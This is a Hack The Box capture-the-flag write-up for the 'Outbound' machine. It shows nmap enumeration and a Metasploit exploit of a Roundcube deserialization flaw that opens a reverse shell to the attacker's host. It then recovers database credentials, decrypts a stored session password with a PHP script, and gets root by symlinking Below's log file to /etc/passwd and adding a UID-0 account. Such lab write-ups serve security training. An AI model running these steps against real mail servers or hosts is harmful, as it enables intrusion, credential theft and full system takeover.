Description
Outbound is an easy Hack The Box machine that features:
- Assumed breach of a mail user credentials
- Remote Command Execution vulnerability in Roundcube mail client
- Password from a Roundcube session decryption
- Roundcube decrypted password allow access to a mailbox with a password of a Linux user
- Privilege Escalation via Below application changing log files permissions to be writable to all users
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.253.19.
$ ping -c 3 10.129.253.19
PING 10.129.253.19 (10.129.253.19) 56(84) bytes of data.
64 bytes from 10.129.253.19: icmp_seq=1 ttl=63 time=46.7 ms
64 bytes from 10.129.253.19: icmp_seq=2 ttl=63 time=46.6 ms
64 bytes from 10.129.253.19: icmp_seq=3 ttl=63 time=46.6 ms

--- 10.129.253.19 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 46.625/46.646/46.666/0.016 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.253.19 -sS -Pn -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.253.19
Host is up (0.066s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.253.19 -Pn -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.253.19
Host is up (0.055s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mail.outbound.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.55 seconds
We get the SSH service and the HTTP service. We find the mail.outbound.htb subdomain, we add it to the /etc/hosts file.
echo "10.129.253.19 mail.outbound.htb" | sudo tee -a /etc/hosts
We are in an assumed breach scenario, so we have the credential of the tyler user, with LhKL1o9Nm3X2 password. Entering in the HTTP service we find a Roundcube Webmail service, used as a frontend for the email service. We can login with the provided credential. No emails are found.

 By clicking the
 About button we can find the version of the service used, Roundcube Webmail 1.6.10.
Exploitation
Roundcube Webmail before 1.5.10 and 1.6.x before 1.6.11 allows remote code execution by authenticated users because the _from parameter in a URL is not validated in program/actions/settings/upload.php, leading to PHP Object Deserialization, CVE-2025-49113. We have a Metasploit module available for the exploitation. So we are going to start Metasploit with the msfconsole command, configure the different parameters and run the exploit. We are going to use the exploit/multi/http/roundcube_auth_rce_cve_2025_49113 module.
$ msfconsole
msf6 > use exploit/multi/http/roundcube_auth_rce_cve_2025_49113
msf6 exploit(...) > set PASSWORD LhKL1o9Nm3X2
PASSWORD => LhKL1o9Nm3X2
msf6 exploit(...) > set RHOSTS mail.outbound.htb
RHOSTS => mail.outbound.htb
msf6 exploit(...) > set USERNAME tyler
USERNAME => tyler
msf6 exploit(...) > set LHOST tun0
LHOST => 10.10.14.36
msf6 exploit(...) > exploit
[*] Started reverse TCP handler on 10.10.14.36:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Extracted version: 10610
[+] The target appears to be vulnerable.
[*] Fetching CSRF token...
[+] Extracted token: rY8SFPynxZdwLvqoay9AegNXRFbwCwPl
[*] Attempting login...
[+] Login successful.
[*] Preparing payload...
[+] Payload successfully generated and serialized.
[*] Uploading malicious payload...
[+] Exploit attempt complete. Check for session.
[*] Sending stage (3045380 bytes) to 10.129.253.19
[*] Meterpreter session 1 opened (10.10.14.36:4444 -> 10.129.253.19:33724)
meterpreter > getuid
Server username: www-data
We are logged as the www-data, we will open an interactive shell.
meterpreter > shell
Process 1426 created.
Channel 1 created.
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@mail:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Post-Exploitation
We find the root directory of the web server in the /var/www/html/roundcube directory.
www-data@mail:/$ ls /var/www/html/roundcube
CHANGELOG.md  SECURITY.md  composer.json  logs         skins
INSTALL       SQL          composer.lock  plugins      temp
LICENSE       UPGRADING    config         program      vendor
README.md     bin          index.php      public_html
The configuration file of Roundcube containing the database credentials is located in the /var/www/html/roundcube/config/config.inc.php file.
www-data@mail:/$ cat /var/www/html/roundcube/config/config.inc.php
<?php
...
$config = [];
...
// Database connection string (DSN) for read+write operations
// Format (compatible with PEAR MDB2): db_provider://user:password@host/database
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';
...
// This key is used to encrypt the users imap password which is stored
// in the session record. For the default cipher method it must be
// exactly 24 characters long.
// YOUR KEY MUST BE DIFFERENT THAN THE SAMPLE VALUE FOR SECURITY REASONS
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
Roundcube is using the roundcube MySQL database with roundcube user and RCDBPass2025 password as it shows the db_dsnw variable. We are also taking note of the des_key, which is the key used to encrypt the user’s password inside the sessions that are saved in the database. As Roundcube is using the IMAP protocol to interact with the mail server, it needs to save the password of the user temporarily in the database. We open the database and we list the active sessions.
www-data@mail:/$ mysql -h 127.0.0.1 -u roundcube -p'RCDBPass2025' roundcube
...
MariaDB [roundcube]> select * from session;
| sess_id                    | changed             | ip         | vars
| 6a5ktqih5uca6lj8vrmgh9v0oh | 2025-06-08 15:46:40 | 172.17.0.1 | bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxhOjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFzaCI7aTowO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7 |

2 rows in set (0.001 sec)
Sessions are saved in the session table of the MySQL database. The session of the user is saved in the vars columns encoded as a Base64 string, we decode it.
$ echo 'bGFuZ3VhZ2...IxMCI7' | base64 -d

language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:"/";}}s:5:"other";N;s:6:"shared";N;s:10:"prefix_out";s:0:"";}imap_delimiter|s:1:"/";imap_list_conf|a:2:{i:0;N;i:1;a:0:{}}user_id|i:1;username|s:5:"jacob";storage_host|s:9:"localhost";storage_port|i:143;storage_ssl|b:0;password|s:32:"L7Rv00A8TuwJAr67kITxxcSgnIk25Am/";login_time|i:1749397119;timezone|s:13:"Europe/London";STORAGE_SPECIAL-USE|b:1;auth_secret|s:26:"DpYqv6maI9HxDL5GhcCd8JaQQW";request_token|s:32:"TIsOaABA1zHSXZOBpH6up5XFyayNRHaw";task|s:4:"mail";skin_config|a:7:{s:17:"supported_layouts";a:1:{i:0;s:10:"widescreen";}s:22:"jquery_ui_colors_theme";s:9:"bootstrap";s:18:"embed_css_location";s:17:"/styles/embed.css";s:19:"editor_css_location";s:17:"/styles/embed.css";s:17:"dark_mode_support";b:1;s:26:"media_browser_css_location";s:4:"none";s:21:"additional_logo_types";a:3:{i:0;s:4:"dark";i:1;s:5:"small";i:2;s:10:"small-dark";}}imap_host|s:9:"localhost";page|i:1;mbox|s:5:"INBOX";sort_col|s:0:"";sort_order|s:4:"DESC";STORAGE_THREAD|a:3:{i:0;s:10:"REFERENCES";i:1;s:4:"REFS";i:2;s:14:"ORDEREDSUBJECT";}STORAGE_QUOTA|b:0;STORAGE_LIST-EXTENDED|b:1;list_attrib|a:6:{s:4:"name";s:8:"messages";s:2:"id";s:11:"messagelist";s:5:"class";s:42:"listing messagelist sortheader fixedheader";s:15:"aria-labelledby";s:22:"aria-label-messagelist";s:9:"data-list";s:12:"message_list";s:14:"data-label-msg";s:18:"The list is empty.";}unseen_count|a:2:{s:5:"INBOX";i:2;s:5:"Trash";i:0;}folders|a:1:{s:5:"INBOX";a:2:{s:3:"cnt";i:2;s:6:"maxuid";i:3;}}list_mod_seq|s:2:"10";
In the decoded data we find one variable referred to the password, password|s:32:"L7Rv00A8TuwJAr67kITxxcSgnIk25Am/". The encrypted password Base64 encoded is L7Rv00A8TuwJAr67kITxxcSgnIk25Am/. We can also find that the session is from the jacob user: username|s:5:"jacob". To know how to decrypt the password we need to look deeper in the Roundcube source code. In the rcube.php line 352 we find this code:
$options['password'] = $this->decrypt($_SESSION['password']);
The user password is decrypted using the decrypt function, found in line 943.
public function decrypt($cipher, $key = 'des_key', $base64 = true)
    {
        // @phpstan-ignore-next-line
        if (!is_string($cipher) || !strlen($cipher)) {
            return false;
        }

        if ($base64) {
            $cipher = base64_decode($cipher, true);
            if ($cipher === false) {
                return false;
            }
        }

        $ckey = $this->config->get_crypto_key($key);
        $method = $this->config->get_crypto_method();
        $iv_size = openssl_cipher_iv_length($method);
        $tag = null;

        if (preg_match('/^##(.{16})##/s', $cipher, $matches)) {
            $tag = $matches[1];
            $cipher = substr($cipher, strlen($matches[0]));
        }

        $iv = substr($cipher, 0, $iv_size);

        // session corruption? (#1485970)
        if (strlen($iv) < $iv_size) {
            return false;
        }

        $cipher = substr($cipher, $iv_size);
        $clear = openssl_decrypt($cipher, $method, $ckey, \OPENSSL_RAW_DATA, $iv, $tag);

        return $clear;
    }
The function is receiving three parameters: cipher with the Base64 encoded secret, key with the encryption key we obtained previously, and base64 indicating if the cipher variable is encoded using Base64. Inside of the function, we find a call to the get_crypto_method of the rcube_config.php file, in line 559. It indicates that the encryption used is DES-EDE3-CBC.
public function get_crypto_method()
    {
        return $this->get('cipher_method') ?: 'DES-EDE3-CBC';
    }
Taking this two snippets of code we can create a PHP file to decrypt the password as this:
<?php

$cipher = base64_decode('L7Rv00A8TuwJAr67kITxxcSgnIk25Am/', true);
$ckey = 'rcmail-!24ByteDESkey*Str';
$method = 'DES-EDE3-CBC';

$iv_size = openssl_cipher_iv_length($method);
$iv = substr($cipher, 0, $iv_size);

$cipher = substr($cipher, $iv_size);
$clear = openssl_decrypt($cipher, $method, $ckey, \OPENSSL_RAW_DATA, $iv, null);

echo $clear;
echo "\n";

?>
Then we can run it.
$ php decrypt.php
595mO8DmwGeD

We find the decrypted password for the jacob user: 595mO8DmwGeD. We can login in the web interface and we find two emails in the mailbox: Unexpected Resource Consumption and Important Update. The first one is referring that resource monitoring in the machine is enabled using Below application.
 The other mail contains the password of the
 jacob user, gY4Wr3a1evp4, as it was changed recently by the IT team.
 We can create an interactive shell to the system using the SSH protocol.
$ ssh jacob@mail.outbound.htb
jacob@mail.outbound.htb's password:
jacob@outbound:~$ id
uid=1002(jacob) gid=1002(jacob) groups=1002(jacob),100(users)
We can run the Below application as root user with sudo.
jacob@outbound:~$ sudo -l
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
A privilege escalation vulnerability existed in the Below service prior to v0.9.0 due to the creation of a world-writable directory at /var/log/below. This could have allowed local unprivileged users to escalate to root privileges through symlink attacks that manipulate files such as /etc/shadow, CVE-2025-27591.
We can find that this is true by checking the permission of the files inside the /var/log/below folder.
jacob@outbound:~$ ls -l /var/log/below/
total 8
-rw-rw-rw- 1 jacob jacob  236 Jul  8 20:45 error_jacob.log
-rw-rw-rw- 1 root  root     0 Jul  8 20:37 error_root.log
We can find a more detailed writeup of the vulnerability in the SUSE Security Team Blog. When the Below process starts sets the 0666 permission to the log file, in this case if ran by root user, error_root.log. After deleting that file, we can create a soft symbolic link from the file to any file in the system for the program to assign the 0666 permission, for example, /etc/passwd, allowing us to add a new user account with 0 UID, as the root user.
We check that the /etc/passwd file is owned by root and it has the 0644 permissions.
jacob@outbound:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 1840 Jul  8 21:06 /etc/passwd
We are going to do the previous steps and the run the below command with sudo, we can exit from it using the CTRL-C key.
jacob@outbound:~$ rm /var/log/below/error_root.log
jacob@outbound:~$ ln -s /etc/passwd /var/log/below/error_root.log
jacob@outbound:~$ ls -l /var/log/below/error_root.log
lrwxrwxrwx 1 jacob jacob /var/log/below/error_root.log -> /etc/passwd

jacob@outbound:~$ sudo below snapshot --begin 0
Now the /etc/passwd file has the 0666 permissions.
jacob@outbound:~$ ls -l /etc/passwd
-rw-rw-rw- 1 root root 1840 Jul 13 13:17 /etc/passwd
We can add the new root2 account with passwordhtb password and login to it to obtain a root shell. We need to quickly login as the /etc/passwd file is being restored fastly.
jacob@outbound:~$ echo 'root2:$1$IX9v2U5o$tpsHTNLLik2uBXGO7OyIk0:0:0:root:/root:/bin/bash' >> /etc/passwd; su root2
Password:
root@outbound:/home/jacob# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can obtain the user.txt and root.txt flags.
root@outbound:/home/jacob# cat /home/jacob/user.txt
<REDACTED>
root@outbound:/home/jacob# cat /root/root.txt
<REDACTED>